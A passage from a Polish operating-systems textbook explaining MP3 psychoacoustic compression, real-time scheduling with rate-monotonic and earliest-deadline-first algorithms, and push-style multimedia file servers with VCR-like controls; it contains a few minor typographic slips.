ucha. Przy próbie wykonanej na grupie osób wykres poziomu mocy, jaka jest potrzebna, aby dźwięk był słyszalny, wygląda w sposób pokazany na rysunku A.11(a). Bezpośrednią konsekwencją tej krzywej jest brak konieczności kodowania częstotliwości, których moc spada poniżej progu słyszalności. Gdyby np. w sytuacji z rysunku A.11(a) moc przy 100 Hz wynosiła 20 dB, sygnał można by pominąć bez słyszalnej straty jakości, ponieważ 20 dB przy 100 Hz spada poniżej progu słyszalności.



Rysunek A.11. (a) Próg słyszalności w funkcji częstotliwości; (b) efekt maskowania

Rozważmy teraz drugą sytuację. Komputer uruchomił eksperyment ponownie, ale tym razem z falą sinusoidalną o stałej amplitudzie, powiedzmy 150 Hz, nałożoną na częstotliwość testową. Odkryliśmy, że próg słyszalności dla częstotliwości w pobliżu 150 Hz podniósł się, tak jak pokazano na rysunku A.11(b).

Konsekwencją tej nowej obserwacji jest to, że dzięki śledzeniu sygnałów maskowanych przez sygnały większej mocy w bliskich pasmach częstotliwości można pominąć coraz więcej częstotliwości w kodowanym sygnale. W sytuacji z rysunku A.11 możliwe okazuje się całkowite pominięcie z wyjścia sygnału o częstotliwości 125 Hz i nikt nie będzie w stanie usłyszeć różnicy. Nawet jeśli mocny sygnał zatrzyma się w pewnym paśmie częstotliwości, wiedza na temat jego tymczasowych właściwości maskowania pozwala na kontynuowanie pomijania zamaskowanych częstotliwości przez pewien czas — tak długo, aż ucho powróci do stanu wyjściowego. Sednem kodowania MP3 jest obliczenie transformaty Fouriera dźwięku w celu uzyskania mocy dla każdej częstotliwości. Następnie przesyłane są tylko niezamaskowane częstotliwości — kodowane za pomocą jak najmniejszej liczby bitów.

Wykorzystując te informacje jako tło, możemy zobaczyć, w jaki sposób jest realizowane kodowanie. Kompresja audio jest realizowana poprzez próbkowanie przebiegu dla częstotliwości 32 kHz, 44,1 kHz lub 48 kHz. Pierwsza i ostatnia częstotliwość to łatwe do przetwarzania liczby całkowite. Wartość 44,1 kHz jest wykorzystywana dla płyt CD audio. Wybrano ją, ponieważ jest wystarczająca do przechwytywania wszystkich informacji dźwiękowych, jakie jest w stanie zarejestrować ludzkie ucho. Próbkowanie można zrealizować w jednym kanale lub dwóch kanałach w dowolnej z czterech konfiguracji:

1. Monofoniczna (pojedynczy strumień wejściowy).
2. Podwójna monofoniczna (np. ścieżka dźwiękowa w językach angielskim i japońskim).
3. Rozłączna stereofoniczna (każdy kanał kompresowany osobno).
4. Łączna stereofoniczna (w pełni wykorzystywana redundancja międzykanałowa).

Najpierw wybierana jest wyjściowa szybkość przesyłania bitów. Standard MP3 pozwala na kompresję stereofonicznej rock'n'rollowej płyty CD z szybkością 96 kb/s przy niewielkiej słyszalnej utracie jakości. Nawet fani rock'n'rolla nie są w stanie usłyszeć strat. W przypadku koncertu fortepianowego potrzeba co najmniej 128 kb/s. Różnice te wynikają z tego, że współczynnik sygnału do szumów dla rock'n'rolla jest znacznie wyższy niż dla koncertu fortepianowego. Można również wybrać niższe współczynniki wyjściowe i zaakceptować pewne obniżenie jakości.

Następnie próbki są przetwarzane w grupach po 1152 (przez czas około 26 ms). Każda grupa jest najpierw przesyłana przez 32-cyfrowe filtry, w celu uzyskania 32 pasm częstotliwości. W tym

samym czasie sygnał wejściowy jest przekazywany do modelu psychoakustycznego w celu określenia zamaskowanych częstotliwości. Następnie każde z 32 pasm częstotliwości jest dodatkowo przekształcane w celu uzyskania lepszego rozkładu spektralnego.

W następnej fazie dostępny budżet bitów jest dzielony pomiędzy pasma. Najwięcej bitów jest przydzielanych pasmom z najmniej zamaskowaną mocą spektralną, nieco mniej bitów jest przydzielanych do niezamaskowanych pasm z mniejszą mocą spektralną, natomiast do pasm zamaskowanych nie zostają przydzielone żadne bity. Na koniec bity są kodowane z wykorzystaniem algorytmu Huffmana. Polega on na przypisywaniu krótkich kodów liczbom występującym często i długich kodów tym, które występują rzadziej.

Na temat kompresji dźwięku można powiedzieć znacznie więcej. Istnieją różne techniki redukcji szumów, antialiasingu oraz wykorzystywania redundancji międzykanałowej. Zagadnienia te wykraczają jednak poza zakres niniejszej książki.

A.5. SZEREGOWANIE PROCESÓW MULTIMEDIALNYCH

Systemy operacyjne obsługujące multimedia różnią się od tradycyjnych trzema głównymi cechami: szeregowaniem procesów, systemem plików oraz szeregowaniem dysków. W niniejszym rozdziale rozpoczęniemy od szeregowania procesów, natomiast w kolejnych punktach zajmiemy się pozostałymi tematami.

A.5.1. Szeregowanie procesów homogenicznych

Najprostszy rodzaj serwera video pozwala na obsługę wyświetlania stałej liczby filmów z wykorzystaniem tej samej szybkości przesyłania ramek, rozdzielczości video, szybkości przesyłania danych i innych parametrów. W tych okolicznościach prosty, ale skuteczny algorytm szeregowania wykonuje się w sposób opisany poniżej. Dla każdego filmu istnieje pojedynczy proces (lub wątek), którego zadaniem jest czytanie filmu z dysku po jednej ramce na raz, a następnie przesyłanie tej ramki do użytkownika. Ponieważ wszystkie procesy są tak samo ważne, mają ten sam nakład pracy do wykonania na ramkę i blokują się, kiedy skończą przetwarzanie bieżącej ramki, szeregowanie cykliczne dobrze spełnia swoją rolę. Do standardowych algorytmów szeregowania należy jedynie dodać mechanizm czasowy, którego zadaniem będzie zapewnienie działania każdego z procesów z odpowiednią częstotliwością.

Jednym ze sposobów osiągnięcia odpowiedniego odmierzania czasu jest zastosowanie głównego zegara taktowanego np. 30 razy na sekundę (w przypadku NTSC). W każdym taktie wszystkie procesy działają sekwencyjnie, w tej samej kolejności. Kiedy proces wykona swoją pracę, realizuje wywołanie systemowe suspend. Powoduje ono zwolnienie procesora do kolejnego taktu głównego zegara. Kiedy to się stanie, wszystkie procesy zaczynają ponownie działać w tej samej kolejności. Jeśli liczba procesów jest na tyle mała, że całą pracę można wykonać w czasie jednej ramki, wystarczy szeregowanie cykliczne.


A.5.2. Szeregowanie w czasie rzeczywistym — przypadek ogólny

Niestety, opisany model rzadko może być zastosowany w rzeczywistości. Liczba użytkowników zmienia się, w miarę jak widzowie przychodzą i odchodzą. Rozmiary ramek są bardzo różne ze względu na naturę kompresji video (ramki I mają znacznie większą objętość od ramek P lub B),

a różne filmy mogą mieć różną rozdzielczość. W konsekwencji różne procesy mogą być zmuszone działać z różnymi częstotliwościami, wykonywać różną ilość pracy i mieć różne terminy ukończenia pracy.

Przytoczone uwarunkowania prowadzą do innego modelu: wiele procesów rywalizujących o procesor — każdy wykonuje własną pracę i ma swoje terminy. W poniższych modelach założymy, że system zna częstotliwość, z którą musi działać każdy z procesów, wie, ile pracy musi wykonać oraz jaki jest następny termin (szeregowanie dysku również stanowi pewien problem, ale to zagadnienie omówimy później). Szeregowanie wielu rywalizujących ze sobą procesów, w przypadku gdy niektóre lub wszystkie mają terminy, których należy dotrzymać, nazywa się *szeregowaniem w czasie rzeczywistym*.

W ramach przykładu środowiska, w którym pracuje multimedialny program szeregujący, rozważmy trzy procesy A, B i C, pokazane na rysunku A.12. Proces A działa co 30 ms (w przybliżeniu z taką częstotliwością działa NTSC). Każda ramka wymaga 10 ms czasu procesora. W przypadku braku rywalizacji proces działałby w wiązkach A1, A2, A3 itd. Każda kolejna wiązka zaczynałaby się 30 ms po poprzedniej. Każda wiązka procesora obsługuje jedną ramkę i ma termin: musi się zakończyć, zanim nastąpią się rozpoczęcie.



Rysunek A.12. Trzy okresowe procesy, z których każdy wyświetla film; szybkości przesyłania ramek oraz wymagania dotyczące przetwarzania są różne dla każdego filmu

Na rysunku A.12 pokazano również dwa inne procesy: B i C. Proces B działa z szybkością 25 razy/s (może to być sygnał PAL), a proces C działa z szybkością 20 razy/s (np. spowolniony strumień NTSC lub strumień PAL przeznaczony dla użytkownika dysponującego wolnym połączeniem z serwerem wideo). Czasy przetwarzania ramek dla procesów B i C pokazano odpowiednio jako 15 ms i 5 ms. W ten sposób problem szeregowania staje się bardziej ogólny niż wtedy, gdyby wszystkie czasy były takie same.

Problem szeregowania sprowadza się do udzielenia odpowiedzi na pytanie, w jaki sposób uszeregować procesy A, B i C, by mieć pewność, że uda się dotrzymać właściwych terminów. Zanim zacznijmy szukać algorytmu szeregowania, powinniśmy sprawdzić, czy określony zbiór procesów jest możliwy do uszeregowania. Jak pamiętamy z punktu 2.4.4, jeśli proces i miał okres P_i ms i potrzebował C_i ms czasu procesora na ramkę, to system daje się uszeregować wtedy i tylko wtedy, gdy:

$$\sum_{i=1}^m \frac{C_i}{P_i} \leq 1$$

gdzie m oznacza liczbę procesów — w tym przypadku 3. Zwróćmy uwagę na to, że C_i / P_i to kwant czasu procesora zużywany przez proces i . W przykładzie z rysunku A.12 proces A zużywa $\frac{10}{30}$ procesora, B zużywa $\frac{15}{40}$ procesora, a C — $\frac{5}{50}$ procesora. Po zsumowaniu otrzymujemy wartość 0,808 czasu procesora, a zatem procesy można uszeregować.

Do tej pory zakładaliśmy, że występuje jeden proces na strumień. W rzeczywistości może ich być dwa (lub więcej) na strumień — np. jeden dla strumienia audio, a inny dla wideo. Mogą one działać z różnymi szybkościami przesyłania danych i zużywać różne ilości czasu procesora na wiązkę. Dodanie procesów audio do tego zestawu nie zmienia jednak ogólnego modelu, ponieważ zakładamy jedynie, że istnieje m procesów, z których każdy działa ze stałą częstotliwością oraz wymaga wykonania tylu samo obliczeń w każdej wiązce procesora.

W niektórych systemach czasu rzeczywistego procesy można wywlaścić, a w innych nie. W systemach multimedialnych procesy, ogólnie rzecz biorąc, dają się wywlaścić. Oznacza to, że proces będący w niebezpieczeństwie niedotrzymania terminu może przerwać działający proces, zanim ten ostatni skończy obsługę swojej ramki. Po tej operacji można wznowić poprzedni proces. Opisane działanie jest standardową cechą systemów wieloprogramowych, o czym przekonaliśmy się wcześniej. W niniejszej książce będziemy analizować algorytmy szeregowania z możliwością wywlaścienia. Nic nie stoi na przeszkodzie, aby się nimi posługiwać w systemach multimedialnych, algorytmy te gwarantują bowiem lepszą wydajność od tych, które nie pozwalają na wywlaścienie. Należy jedynie zadbać o to, aby bufor, który jest zapelniany w niewielkich wiązkach, był pełen na czas (kiedy zostanie osiągnięty termin). W przeciwnym wypadku może dojść do efektu fluktuacji fazy (jitter).

Algorytmy czasu rzeczywistego mogą być statyczne lub dynamiczne. Algorytmy statyczne z góry przypisują każdemu procesowi stały priorytet, a następnie wykorzystując te priorytety, realizują szeregowanie z wywlaścieniem. W dynamicznych algorytmach szeregowania nie obowiązują ustalone priorytety. Poniżej przeanalizujemy przykład poszczególnych typów algorytmów.

A.5.3. Szeregowanie monotoniczne w częstotliwości


Klasycznym statycznym algorytmem szeregowania czasu rzeczywistego dla okresowych procesów z wywlaścieniem jest *szeregowanie monotoniczne w częstotliwości* (ang. *Rate Monotonic Scheduling* — RMS) [Liu i Layland, 1973]. Można go wykorzystać dla procesów spełniających następujące warunki:

1. Każdy okresowy proces musi się zakończyć w przydzielonym dla niego przedziale czasu.
2. Żaden proces nie może zależeć od żadnego innego procesu.
3. Każdy proces potrzebuje takiej samej ilości czasu procesora w każdej wiązce.
4. Żadne procesy nieokresowe nie mają terminów.
5. Wywlaściwanie procesów zachodzi natychmiastowo — bez kosztów obliczeniowych.

Pierwsze cztery parametry są sensowne. Ostatni oczywiście nie jest, ale dzięki niemu modelowanie systemu jest znacznie łatwiejsze. Algorytm RMS działa poprzez przypisanie każdemu procesowi ustalonego priorytetu równego co do częstotliwości występowania zdarzeniu wyzwalającemu. I tak proces, który musi działać co 30 ms (33 razy na sekundę), otrzymuje priorytet 33, proces, który musi działać co 40 ms (25 razy na sekundę), otrzymuje priorytet 25, natomiast proces, który musi działać co 50 ms (20 razy na sekundę), otrzymuje priorytet 20. Priorytety są zatem liniowe ze stałą częstotliwością (ile razy na sekundę proces działa). Dlatego właśnie algorytm nazywa się „monotonicznym w częstotliwości”. W czasie działania systemu program

szeregowiący zawsze uruchamia gotowy proces o najwyższym priorytecie, wywłaszczaając działający proces, jeśli zachodzi taka potrzeba. Liu i Layland udowodnili, że algorytm RMS jest optymalny w klasie statycznych algorytmów szeregowania.

Na rysunku A.13 pokazano, w jaki sposób działa szeregowanie monotoniczne w częstotliwości dla przykładu z rysunku A.12. Procesy A, B i C mają statyczne priorytety odpowiednio 33, 25 i 20. Oznacza to, że zawsze, kiedy proces A potrzebuje działać, to działa, wywłaszczając dowolny inny proces będący w posiadaniu procesora. Proces B może wywłaszczyć proces C, ale nie może wywłaszczyć procesu A. Z kolei proces C, aby mógł działać, musi poczekać do czasu, aż procesor będzie bezczynny.



Rysunek A.13. Przykład algorytmu szeregowania w czasie rzeczywistym RMS i EDF

Na rysunku A.13 początkowo wszystkie trzy procesy są gotowe do działania. Najpierw wybierany jest proces o najwyższym priorytecie — A. Program szeregowjący pozwala mu na działanie do zakończenia, co następuje po 15 ms, tak jak pokazano na osi RMS. Po zakończeniu zaczynają działać procesy B i C — dokładnie w tym porządku. Wspólnie działanie tych procesów zajmuje 30 ms, zatem kiedy proces C się zakończy, nadchodzi czas, by proces A został uruchomiony ponownie. Taka rotacja trwa do chwili, aż system osiąga bezczynność, co następuje w chwili $t = 70$.


W chwili $t = 80$ proces B uzyskuje gotowość i zaczyna działać. Jednak w momencie $t = 90$ gotowość uzyskuje proces o wyższym priorytecie — A. W związku z tym wywłaszcza proces B i działa aż do zakończenia w chwili $t = 100$. W tym momencie system może wybrać pomiędzy dokończeniem procesu B a uruchomieniem procesu C. Wybiera proces o najwyższym priorytecie — B.

A.5.4. Algorytm szeregowania EDF

Innym popularnym algorymem szeregowania w systemach czasu rzeczywistego jest *algorytm EDF* (od ang. *Earliest Deadline First* — najpierw wcześniejszy termin zakończenia). EDF jest dynamicznym algorymem, który nie wymaga od procesów tego, by były okresowe, tak jak w przypadku algorytmu monotonicznego RMS. Nie wymaga również takiego samego czasu działania na wiązkę CPU, tak jak w przypadku RMS. Za każdym razem, kiedy proces chce uzyskać czas procesora, zgłasza swoją obecność i swój termin zakończenia. Program szeregowujący utrzymuje listę procesów gotowych do wykonania, posortowaną według terminów zakończenia. Algorytm uruchamia pierwszy proces z listy — ten, którego termin zakończenia jest najbliższy. Za każdym razem, kiedy nowy proces uzyskuje gotowość, system sprawdza, czy jego termin zakończenia jest wcześniejszy w porównaniu z terminem zakończenia aktualnie działającego procesu. Jeśli tak jest, to nowy proces wywłaszcza proces bieżący.

Przykład algorytmu EDF pokazano na rysunku A.13. Początkowo są gotowe wszystkie trzy procesy. Procesy te działają w kolejności swoich terminów zakończenia. Proces A musi się zakończyć do momentu $t = 30$. Proces B musi się zakończyć do chwili $t = 40$, a proces C musi się zakończyć do chwili $t = 50$. Jak widać, najwcześniejszy termin zakończenia ma proces A, dlatego to on działa jako pierwszy. Aż do chwili $t = 90$ wybór jest taki sam jak dla RMS. W chwili $t = 90$ proces A ponownie zyskuje gotowość. Jego termin zakończenia wynosi $t = 120$ — tyle samo co termin zakończenia procesu B. Program szeregujący mógłby wybrać do uruchomienia dowolny z nich, ale ponieważ z wywłaszczeniem procesu B jest związany pewien niezerowy koszt obliczeniowy, lepiej pozwolić procesowi B na kontynuowanie działania, zamiast ponosić koszty przełączenia.

Aby rozwiązać wątpliwości, czy algorytmy RMS i EDF zawsze dają te same wyniki, przyjrzyjmy się innemu przykładowi, pokazanemu na rysunku A.14. W tej sytuacji okresy działania procesów A, B i C są takie same jak poprzednio, ale teraz A potrzebuje 15 ms czasu procesora na wiązkę, a nie 10 ms — tak jak poprzednio. Test możliwości szeregowania oblicza wykorzystanie procesora jako $0,500 + 0,375 + 0,100 = 0,975$. Pozostaje tylko 2,5% czasu procesora, ale teoretycznie procesor ma możliwość spełnienia wymagań, dlatego znalezienie właściwego uszeregowania powinno być możliwe.



Rysunek A.14. Kolejny przykład algorytmów szeregowania w czasie rzeczywistym RMS i EDF

W przypadku algorytmu RMS priorytety trzech procesów w dalszym ciągu mają wartości 33, 25 i 20. Znaczenie ma bowiem tylko okres działania, a nie czas. Tym razem B1 nie zakończy się aż do chwili $t = 30$, kiedy to proces A zyskuje gotowość do ponownego uruchomienia. Kiedy proces A się zakończy, co następuje w chwili $t = 45$, proces B ponownie zyskuje gotowość. W związku z tym, ponieważ ma wyższy priorytet niż proces C, zaczyna działać, a proces C nie dotrzymuje terminu zakończenia. Algorytm RMS kończy się niepowodzeniem.

Przyjrzyjmy się teraz temu, w jaki sposób algorytm EDF obsługuje ten przypadek. W chwili $t = 30$ występuje rywalizacja pomiędzy A2 i C1. Ponieważ termin zakończenia wiązki C1 to 50, a A2 to 60, program szeregujący wybiera proces C. To jest pierwsza różnica w porównaniu z algorytmem RMS, gdzie wygrywał proces A, ponieważ miał wyższy priorytet.

W chwili $t = 90$ proces A uzyskuje gotowość po raz czwarty. Termin zakończenia procesu A jest taki sam jak bieżącego procesu (120). W związku z tym program szeregujący ma wybór — może go wywalczyć lub nie. Tak jak wcześniej, jeśli nie ma potrzeby wywalczenia, lepiej tego nie robić. Wiązka B3 uzyskuje więc zgodę na zakończenie.

W przykładzie z rysunku A.14, procesor jest zajęty w 100%, aż do chwili $t = 150$. Jednak w końcu nastąpi luka, ponieważ procesor jest wykorzystany tylko w 97,5%. Ponieważ wszystkie

czasy rozpoczęcia i zakończenia są wielokrotnościami 5 ms, luka wynosi 5 ms. W celu osiągnięcia wymaganego czasu bezczynności na poziomie 2,5% luka wynosząca 5 ms będzie musiała nastąpić co 200 ms. Dlatego właśnie nie występuje na rysunku A.14.

Interesujące jest pytanie o powód, dla którego algorytm RMS się nie powiodł. Ogólnie rzecz biorąc, wykorzystanie statycznych priorytetów działa tylko wtedy, gdy procent wykorzystania procesora nie jest zbyt wysoki. Liu i Layland w pracy [Liu i Layland, 1973] udowodnili, że dla dowolnego systemu z okresowymi priorytetami, jeśli zachodzi:

$$\sum_{i=1}^m \frac{C_i}{P_i} \leq m(2^{1/m} - 1)$$

to istnieje gwarancja powodzenia algorytmu RMS. Dla 3, 4, 5, 10, 20 i 100 procesów maksymalne dozwolone wykorzystanie procesora wynosi odpowiednio 0,780, 0,757, 0,743, 0,718, 0,705 i 0,696. W miarę jak $m \rightarrow \infty$, maksymalne wykorzystanie procesora jest asymptotą do $\ln 2$. Inaczej mówiąc, Liu i Layland udowodnili, że dla trzech procesów algorytm RMS zawsze będzie działał, jeśli procent wykorzystania procesora jest na poziomie 0,780 lub poniżej. W naszym pierwszym przykładzie miało wartość 0,808 i algorytm RMS zadziałał, ale to było, po prostu szczęście. W przypadku różnych okresów i czasów działania przy wykorzystaniu procesora na poziomie 0,808 algorytm może zakończyć się niepowodzeniem. W drugim przykładzie procent wykorzystania procesora był tak duży (0,975), że nie było nadziej, aby algorytm RMS zadziałał.

Dla odróżnienia algorytm EDF zawsze działa dla dowolnego zbioru procesów możliwych do uszeregowania. Przy zastosowaniu algorytmu EDF można osiągnąć do 100% wykorzystania procesora. Ceną, jaką trzeba za to zapłacić, jest bardziej złożony algorytm. Tak więc w rzeczywistym serwerze wideo, jeśli procent wykorzystania procesora ma wartość poniżej limitu algorytmu RMS, można zastosować algorytm RMS. W przeciwnym wypadku należy wybrać algorytm EDF.


A.6. PARADYGMATY DOTYCZĄCE MULTIMEDIALNYCH SYSTEMÓW PLIKÓW

Po omówieniu szeregowania procesów w systemach multimedialnych zajmiemy się multimedialnymi systemami plików. Dla tego rodzaju systemów plików wykorzystywany jest inny wzorzec niż dla tradycyjnych systemów plików. Najpierw przeanalizujemy tradycyjne plikowe operacje wejścia-wyjścia, a następnie zwrócić uwagę na sposób organizacji multimedialnych systemów plików. Aby uzyskać dostęp do pliku, proces najpierw wydaje wywołanie systemowe `open`. Jeśli się powiedzie, proces wywołujący otrzymuje rodzaj żetonu, który w systemie UNIX jest określany terminem *deskryptorem pliku*, natomiast w systemie Windows terminem *uchwyt*. Jest on wykorzystywany w przyszłych wywołaniach. W tym momencie proces może wydać wywołanie systemowe `read`, podając takie parametry, jak żeton, adres bufora oraz liczbę bajtów. Następnie system operacyjny zwraca żądane dane w buforze. Następnie można wykonywać inne wywołania `read` do czasu, aż proces się zakończy. W tym momencie wykonywane jest wywołanie systemowe `close` w celu zamknięcia pliku i zwrócenia używanych przez niego zasobów.

Taki model nie działa dobrze na potrzeby multimediiów, w przypadku gdy jest wymagane działanie w czasie rzeczywistym. System działa szczególnie źle podczas wyświetlania plików multimedialnych przesyłanych ze zdalnego serwera wideo. Problem polega na tym, że użytkownik musi wykonać wywołanie systemowe `read`, które będzie dokładnie rozmiieszczone w czasie.

Drugi problem polega na tym, że serwer wideo musi mieć możliwość dostarczania bloków danych bez opóźnień. Jest to trudne do osiągnięcia, jeśli żądania przychodzą w sposób niezaplanowany, a zasoby nie zostały zarezerwowane z góry.

W celu rozwiązania tych problemów multimedialne serwery plików stosują całkowicie inny wzorzec: działają tak, jak magnetowidy VCR (od ang. *Video Cassette Recorders*). Aby odczytać plik multimedialny, proces użytkownika wykonuje wywołanie systemowe start, określając plik do odczytania oraz kilka innych parametrów — np. ścieżkę audio i plik z napisami. Następnie serwer wideo zaczyna wysyłać ramki z wymaganą szybkością. Zadaniem użytkownika jest obsługa ich w takim tempie, w jakim nadchodzą. Jeśli użytkownika znudzi film, zatrzymuje strumień za pomocą wywołania systemowego stop. Serwery plików o takim modelu obsługi strumieni często są określane *serwerami wypychania* (ang. *push server*) — ponieważ wypychają dane do użytkownika. Różnią się one od tradycyjnych *serwerów ściągania* (ang. *pull servers*), z których użytkownik jest zmuszony ściągać dane blok po bloku. W tym celu kilkakrotnie korzysta z wywołań systemowych read, by po kolej ściągać kolejne bloki. Różnicę pomiędzy tymi modelami zilustrowano na rysunku A.15.



Rysunek A.15. (a) Serwer wypychania; (b) serwer ściągania

A.6.1. Funkcje sterujące VCR

Większość serwerów wideo implementuje standardowe funkcje sterujące VCR, takie jak pauza, szybkie przewijanie w przód i szybkie przewijanie wstecz. Pauza jest dość oczywista. Użytkownik wysyła komunikat do serwera wideo i nakazuje mu zatrzymanie. Wówczas serwer musi jedynie zapamiętać, która ramka ma wychodzić w następnej kolejności. Kiedy użytkownik nakaże serwerowi wznowić działanie, ten kontynuuje od momentu, w którym je przerwał.

Jest jednak pewna komplikacja. W celu osiągnięcia akceptowalnej wydajności serwer może zarezerwować takie zasoby, jak pasmo dysku oraz bufore pamięci, dla każdego strumienia wychodzącego. Wiązanie tych zasobów w czasie, gdy film jest zatrzymany, to marnotrawstwo zasobów — zwłaszcza jeśli użytkownik planuje wycieczkę do kuchni w celu odgrzania w mikrofaliówce i zjedzenia pizzy (zwłaszcza bardzo dużej). Oczywiście zasoby można łatwo zwolnić w momencie wciśnięcia pauzy, ale to wprowadza zagrożenie, że kiedy użytkownik będzie chciał wznowić film, zasoby nie będą mogły być na nowo przyznane.

Funkcja zwykłego przewijania do początku jest dość łatwa i nie stwarza komplikacji. Serwer musi jedynie zaznaczyć, że następna ramka do wysłania ma numer 0. Czy może być coś łatwiejszego?

szego? Jednak funkcje szybkiego przewijania i cofania z podglądem są znacznie trudniejsze. Gdyby nie kompresja, to jednym ze sposobów przewijania w przód z szybkością $10\times$ byłoby wyświetlanie co dziesiątej ramki. Przewijanie w przód z szybkością $20\times$ wymagałoby wyświetlania co dwudziestej ramki. W istocie, w przypadku braku kompresji, przewijanie w przód lub wstecz z dowolną szybkością jest łatwe. W celu odtwarzania k razy szybciej wystarczy wyświetlać co k -tą ramkę. Aby cofać film z k razy wolniejszą szybkością, należy zrobić to samo, ale w przeciwnym kierunku. Takie podejście działa równie dobrze dla serwerów ściągania, jak i wypychania.

W przypadku algorytmu MPEG taki algorytm nie zadziała nawet teoretycznie, ze względu na wykorzystanie ramek I , P oraz B . Pominiecie k ramek (zakładając, że w ogóle można to zrobić) może spowodować dotarcie do ramki P bazującej na ramce I , którą właśnie pominęto. Baz ramki bazowej przyrostowe zmiany od tego miejsca (a ramki P zawierają właśnie zmiany przyrostowe) nie mają sensu. Algorytm MPEG wymaga sekwencyjnego odtwarzania pliku.

Inne podejście do rozwiązania problemu mogłoby polegać na próbie sekwencyjnego odtwarzania pliku z szybkością $10\times$. Realizacja tej operacji wymaga jednak ściągania danych z dysku z szybkością $10\times$. W tym momencie serwer mógłby spróbować dekompresji ramek (czegoś, czego normalnie nie robi), dowiedzieć się, jaka ramka jest potrzebna, i ponownie poddać kompresji co dziesiątą ramkę jako ramkę I . Wykonanie takiej operacji wprowadza jednak olbrzymie obciążenie serwera. Wymaga także od serwera rozumienia formatu kompresji — czegoś, czego serwer nie musi znać.

Alternatywa polegająca na dostarczeniu danych przez sieć do użytkownika i umożliwienie wybrania właściwych ramek w tamtej lokalizacji wymaga działania sieci z szybkością $10\times$. Potencjalnie jest to wykonalne, ale oczywiście nie jest łatwe, jeśli wziąć pod uwagę dużą szybkość, z jaką musi działać serwer.

Tak czy owak, nie istnieje proste rozwiązanie problemu. Jedyna sensowna strategia wymaga wcześniejszego planowania. Można stworzyć specjalny plik zawierający np. co dziesiątą ramkę i skompresować ten plik za pomocą algorytmu MPEG. Taki plik oznaczono na rysunku A.2 nazwą „szybkie przewijanie”. W celu przełączenia się do trybu szybkiego przewijania serwer musi stwierdzić, w jakim miejscu pliku szybkiego przewijania użytkownik aktualnie się znajduje. Jeśli np. bieżąca ramka ma numer 48 210, a plik szybkiego przewijania ma być wyświetlany z szybkością $10\times$, to serwer musi zlokalizować ramkę 4821 w pliku szybkiego przewijania w przód i stamtąd rozpoczęć odtwarzanie z normalną szybkością. Oczywiście może to być ramka P lub B , ale proces dekodujący w obrębie klienta może pomijać ramki tak długo, aż zobaczy ramkę I . Przewijanie wstecz wykonuje się w analogiczny sposób, z wykorzystaniem innego, specjalnie przygotowanego pliku.

